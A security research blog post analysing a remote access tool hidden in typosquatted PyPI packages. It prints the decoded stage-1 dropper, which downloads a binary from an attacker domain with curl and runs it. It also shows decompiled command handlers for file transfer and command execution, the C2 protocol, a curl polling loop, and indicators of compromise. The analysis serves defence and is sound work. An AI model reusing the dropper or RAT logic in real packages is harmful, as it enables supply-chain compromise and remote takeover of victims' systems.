


Novel ELF64 Remote Access Tool Embedded in Malicious PyPI Uploads

vipyrsec.com/research/elf64-rat-malware/



Feb 29, 2024 · [threat intelligence](#) · 8 min read

Analyzing a Linux-targeted malware campaign on the Python Package Index.

 Analyzing a Linux-targeted malware campaign on the Python Package Index.

Introduction

On 19 February, Vipyr Security scanning services notified us of a malicious upload to the Python Package Index (PyPI) by the name `real-ids`. This Python package, and subsequent uploads attributed to the same threat actor, contains 'remote access tool' capabilities— that is, remote code execution, remote file upload and download, and a beaconing service to an HTTPS-based C2.

Malicious Packages:

Package	Upload Time (UTC)
	2024-02-19T13:47Z
	2024-02-19T13:52Z

Package	Upload Time (UTC)
	2024-02-20T01:43Z
	2024-02-20T02:24Z
	2024-02-20T02:30Z
	2024-02-20T07:27Z (Benign)
	2024-02-20T08:55Z
	2024-02-20T11:17Z
	2024-02-21T12:51Z (Benign)
	2024-02-28T12:43Z

Analysis

Staging

The malicious payload is placed in `os.py` files within typos of popular packages. During the initialization of these packages, this `os` module is imported, executing the payload. Payload occurs in a string of multiple base64 or hex encoding, although base64 was only observed in [\[email protected\]](#). The threat actors' obfuscation technique is fairly novice compared to others, as they don't make any attempt to try and circumvent our detection mechanisms each iteration.

[illegible]

Hex-encoded stage 1 payload

```
platform = sys.platform[0:1]
print(sys.argv[0])
if platform != "w":
    try:
        url = 'hxxps://arcashop.org/boards.php?type=' + platform
        local_filename = os.environ['HOME'] + '/oshelper'
        os.system("curl --silent " + url + " --cookie 'oshelper_session=10237477354732022837433' --output " +
local_filename)
        sleep(3)

        os.system("chmod +x " + local_filename)
        os.system(local_filename + " > /dev/null 2>&1 &")
    except ZeroDivisionError as error:
        sleep(0)
finally:
    sleep(0)
```

Stage 1 payload after decoding

The payload is downloaded from the `pypi[.]online` or `arcashop[.]org` domain. `cURL` is invoked with `os.system` with the `oshelper_session` cookie set to `10237477354732022837433`. Interestingly, the malware seems to only target Linux systems. If the platform is set to Windows, it will not execute.

The two endpoints are both in a similar format, with the differences being the domain name and PHP file name. In both examples, the URL ends with the parameter `type`, which should always be `1` for the Linux platform.

- `hxxps://pypi[.]online/cloud.php?type=`
- `hxxps://arcashop[.]org/boards.php?type=`

These endpoints were resistant to many of our attempts to download the payload, even when accessing from mobile, residential, cloud, and business/education IP addresses. We're still unsure how we got a payload to fall out, as it seemed to happen by chance.

Binary analysis

The payload itself is an ELF binary targeting the `x86_64` CPU architecture. The binary appears to have statically linked `libcurl`, but isn't stripped, so we can still view the function names!

- **XEncoding**: An XOR encryption and decryption function with a custom key.
- **AcceptRequest**: Retrieves commands from the C2, decrypts them and performs actions.
- **FConnectProxy**: Resolves user parameters for `SendPost` function and time seeds random sources.
- **SendPost**: Primary function to send and receive data.

During the analysis, the following headers were discovered:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Connection: Keep-Alive
```

With these headers, the data is sent in the following format:

```
lkjyhnmiop=%s&odldjshrn=%s&ikdiwoep=%s
```

If the request is unsuccessful, it will log the error to `/tmp/xweb_log.md`:

```
remnux@remnux:~$ cat /tmp/xweb_log.md
curl_easy_perform() failed: Couldn't resolve host name
curl_easy_perform() failed: Couldn't resolve host name
```

```
FILE* rax_10 = fopen("/tmp/xweb_log.md", &data_591e40)
if (rax_10 != 0)
    fprintf(rax_10, "curl_easy_perform() failed: %s\n", curl_easy_strerror(rax_5))
fclose(rax_10)
```

The commands uncovered during the analysis are a simple set of commands allowing the adversary to upload files, download files, check if an agent is alive, make the agent wait 4 hours, and run commands & retrieve the output from them.

Ping1 (0x892): Send a 'Success' response to the C2 and wait 4 hours before polling the C2 again

```

if (recv_payload_buf_1 == 0x892)
    __builtin_memset(&send_payload_buffer, 0, 0x108)
    int32_t var_254_2 = 2194
    send_payload_buffer = 2202 // Success status code
    int32_t* rdi_12
    *rdi_12 = 0
    SendPayload(&send_payload_buffer, 0x10c)
    int32_t var_144 // Sleep for 4 hours (trust me)
    csleep(var_144 * 0x3c)

```

Ping2 (0x895): Send a 'Success' response to the C2 and poll for another command instantly

```

case 0x895
    __builtin_memset(send_payload_buffer_pointer, 0, 0x108)
    int32_t var_254_1 = 0x895
    send_payload_buffer = 0x89a // Success status code
    int32_t* rdi_6
    *rdi_6 = 0
    r15_1 = SendPayload(&send_payload_buffer, 0x10c)

```

MsgDown (0x893): Upload files

```

void filename // &quot;rb&quot;;
FILE* fp = fopen(&filename, &data_591e92)
if (fp == 0)
    payload = 0x89b
    int32_t var_144_1 = 0x893
    rax = SendPayload(&payload, 0x10c)
else
    int32_t rax_2 = GetFileSize(&filename)
    int64_t buf = ByteAlloc(rax_2)
    fseek(fp, 0, 0)
    fread(buf, rax_2, 1, fp)
    fclose(fp)

```

MsgUp (0x894): Download files

```

void filename // w
FILE* fp = fopen(&filename, &data_591e8f)
int32_t rax_2
if (fp != 0)
    rax_2 = SendPayload(&var_148, 0x10c)
    if (rax_2 != 0)
        fclose(fp)
        rdx = rax_2
    else
        usleep(0x186a0)
        int32_t* rax_3 = ByteAlloc(0x30000)
        int32_t var_3c = 0
        while (true)
            usleep(0x2710)
            memset(rax_3, 0, 0x30000)
            var_3c = 0
            if (RecvPayload(rax_3, &var_3c) != 0)
                free(rax_3)
                fclose(fp)
                return 1
            int32_t r13_1 = *rax_3
            int32_t rax_5 = fwrite(&rax_3[1], var_3c - 4, 1, fp)

```

MsgCmd (0x898): Run command with commandline %s 2>&1 & and send results back to the C2

```

sprintf(&command_buffer, "%s 2>&1 &", &var_140, rcx_2)
FILE* fp = popen(&command_buffer, "r")

```

MsgRun (0x897): Run command with commandline %s 2>&1 & and do not send results to the C2

```

sprintf(&var_328, "%s >/dev/null 2>&1 &", &var_120, rcx_1)
if (popen(&var_328, "r") == 0)
    var_128 = 0x89b
    int32_t var_124_2 = 0x897
    rax = SendPayload(&var_128, 0x10c)
else
    var_128 = 0x89a
    int32_t var_124_1 = 0x897
    rax = SendPayload(&var_128, 0x10c)

```

Simple analysis of the protocol used to communicate to the C2 reveals it uses [libcurl](#) to perform http requests.

The payload will respond with two codes back to the API:

- **0x89a**: Success
- **0x89b**: Failure

The payload will beacon to `hxxps://jdkgradle[.]com/jdk/update/check` every 100 seconds to receive commands from the C2. Here's a snippet of a packet capture we took while analyzing the malware.

1	2024-03-01 03:29:21.784832	0.000000000	192.168.113.1	jdkgradle.com	74	TCP	59972 → 443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=4012567627
2	2024-03-01 03:29:22.174439	0.389607069	jdkgradle.com	192.168.113.1	74	TCP	443 → 59972 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1240 SACK_PERM TSval=4012567627
3	2024-03-01 03:29:22.174521	0.000001533	192.168.113.1	jdkgradle.com	66	TCP	59972 → 443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=4012568017 TSecr=423054
4	2024-03-01 03:29:22.175722	0.001210796	192.168.113.1	jdkgradle.com	583	TLShv1.2	Client Hello (SNI=jdkgradle.com)
5	2024-03-01 03:29:22.553294	0.377562366	jdkgradle.com	192.168.113.1	4162	TLShv1.2	Server Hello
6	2024-03-01 03:29:22.553295	0.000000381	jdkgradle.com	192.168.113.1	1018	TLShv1.2	Certificate, Server Key Exchange, Server Hello Done
7	2024-03-01 03:29:22.553335	0.000046666	192.168.113.1	jdkgradle.com	66	TCP	59972 → 443 [ACK] Seq=518 Ack=4097 Win=31872 Len=0 TSval=4012568396 TSecr=4
8	2024-03-01 03:29:22.553349	0.000013806	192.168.113.1	jdkgradle.com	66	TCP	59972 → 443 [ACK] Seq=518 Ack=5049 Win=31872 Len=0 TSval=4012568396 TSecr=4
9	2024-03-01 03:29:22.559500	0.006150531	192.168.113.1	jdkgradle.com	192	TLShv1.2	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
10	2024-03-01 03:29:22.889965	0.330465811	jdkgradle.com	192.168.113.1	117	TLShv1.2	Change Cipher Spec, Encrypted Handshake Message
11	2024-03-01 03:29:22.890765	0.000799416	192.168.113.1	jdkgradle.com	528	TLShv1.2	Application Data
12	2024-03-01 03:29:23.290810	0.400044086	jdkgradle.com	192.168.113.1	66	TCP	443 → 59972 [ACK] Seq=5100 Ack=1106 Win=16896 Len=0 TSval=4230546988 TSecr=
13	2024-03-01 03:29:23.290810	0.000000110	jdkgradle.com	192.168.113.1	320	TLShv1.2	Application Data
14	2024-03-01 03:29:23.299404	0.000594794	192.168.113.1	jdkgradle.com	97	TLShv1.2	Encrypted Alert
15	2024-03-01 03:29:23.299425	0.000021039	192.168.113.1	jdkgradle.com	66	TCP	59972 → 443 [FIN, ACK] Seq=1137 Ack=5354 Win=31872 Len=0 TSval=4012569142

C2 Activity Analysis

To further analyze the intentions of the threat actors, we decided to log commands from the C2. There were three ways that we could go about this: binary patching, implementing the C2 protocol, or debugging. Since we'd not done extensive analysis on the C2 protocol and binary patching is generally a hard thing to do, we chose to debug the binary.

Since we wanted to extract any decrypted C2 payload responses, we chose to break just after the `RecvPayload()` function was called in the `AcceptRequest()` function. After some extra testing, we decided we wanted to extract the responses that the client was sending back to the server, so we chose to break at the `SendPayload()` function too.

```
memset(decrypted_payload, 0, 196608)
whatever = 0
int32_t rax = RecvPayload(decrypted_payload, &whatever)
```

To extract the decrypted payload, all we needed to do was print the first argument of the `RecvPayload()` call, which would be populated with the decrypted payload. We can find this linked to the `rbx` register at instruction `0x00404f3c`. For `SendPayload()`, since symbols weren't stripped from the binary, we only needed to refer to the symbol `SendPayload`.

```
0x00404f39 4c89ee mov rsi, r13 ; int64_t arg2
0x00404f3c 4889df mov rdi, rbx ; int64_t arg1
0x00404f3f c784242c0200. mov dword [var_22ch], 0
0x00404f4a e8d1efffff call sym RecvPayload(unsigned char*, unsigned int*);[4] ; RecvPayload(uns
```

To do this, we wrote the following `gdb` script and ran it with `gdb ./local_file --command=script.gdb`.


```
break *SendPayload
commands
p $rdi
c
end
break *0x00404f4f
commands
x/128x $rbx
c
end
set logging on
r
```

To date, we have only observed the command `0x892`, which translates to the `Ping1` command and the `2202` client response, or `0x89a`, which translates to the 'Success' response.

After running this and waiting for the C2 to beacon again, we had another look at the code for `AcceptRequest()` function and found it waited 4 hours each time. This prompted us to patch this particular branch and multiply the sleep time by `0` instead of `60 (0x3c)`, which made it much easier for us to monitor the agent in real time.

C2 Protocol Analysis

To analyze the network traffic, which was encrypted over SSL, we set up Burp Suite as a proxy to capture the underlying HTTP requests from the agent. The Burp Suite setup was simple, as we only had the free version, and we only changed the target to `jdkgradle[.]com`, so we could capture server responses. To forward requests through the Burp Suite proxy, the `https_proxy` environment variable was used. Since the backend was `CURL`, we knew it would check for proxy environment variables before sending each request and send it via the proxy. By default, it didn't seem to check the authenticity of the server certificate either, which allowed us to MITM with ease.



After watching the traffic for some time, we gathered a general overview of the C2 protocol:

Initial connection

Agent -> C2: lkjyhnmioP=<ID>&odldjshrn=odlsjdfhw&ikdiwoep=<something?> (hello im alive)

C2 -> Agent: OK (success)

Agent -> C2: lkjyhnmioP=<ID>&odldjshrn=dsaewqfewf (give me commands)

C2 -> Agent: <base64 encoded command>

Agent -> C2: lkjyhnmioP=1059787080&odldjshrn=content&ikdiwoep=<base64 encoded command response>

During the testing, we could see the debug output as the network requests happened, and we were able to associate certain activity with the network requests.



This is why setting the target was important, as capturing server responses would be crucial, and it would allow us to arbitrarily decode payloads received from the C2 through other means, such as using `CURL` to simulate the client. With this script, we can simulate a fake client to pull commands from the C2. This allows us to log commands, including their payloads, to a text file for later review.


```
rm -f /tmp/log.txt
while [ 1 ]; do
  curl --silent -k hxxps://jdkgradle[.]com/jdk/update/check \
    -A "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212
Safari/537.36" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -H "Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*" \
    -d 'lkjyhnmio=689321559&odldjshrn=odlsjdfhw&ikdiwoep=dUxxZhprM15UCmB%2B'

  RESP=$(
    curl --silent -k hxxps://jdkgradle[.]com/jdk/update/check \
      -A "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5786.212
Safari/537.36" \
      -H "Content-Type: application/x-www-form-urlencoded" -H "Accept: image/gif, image/x-bitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*" \
      -d 'lkjyhnmio=689321559&odldjshrn=dsaewqfewf'
    )
  echo $(echo $RESP | md5sum):$RESP | tee -a /tmp/log.txt
done
```

Closing Remarks

All packages have been reported to and removed by the PyPI administrators. A special thanks to our friends at [Phylum](#) for helping us with the initial payload, security administrators at PyPI for their rapid handling of our reports, and Vipyr Security community contributors for the reversal and analysis of the malicious code.

Appendix

Indicators of Compromise (IoCs)

```
[
  {
    "type": "file",
    "path": "/home/*/oshelper",
    "sha256": "973f7939ea03fd2c9663dafc21bb968f56ed1b9a56b0284acf73c3ee141c053c",
    "md5": "33c9a47debbdb07824c6c51e13740bdfe"
  },
  {
    "type": "file",
    "path": "/tmp/xweb_log.md",
    "sha256": null,
    "md5": null
  },
  {
    "type": "domain",
    "name": "pypi[.]online"
  },
  {
    "type": "domain",
    "name": "arcashop[.]org"
  },
  {
    "type": "domain",
    "name": "jdkgradle[.]com"
  }
]
```

- [malware](#)
- [threat-intelligence](#)

Share: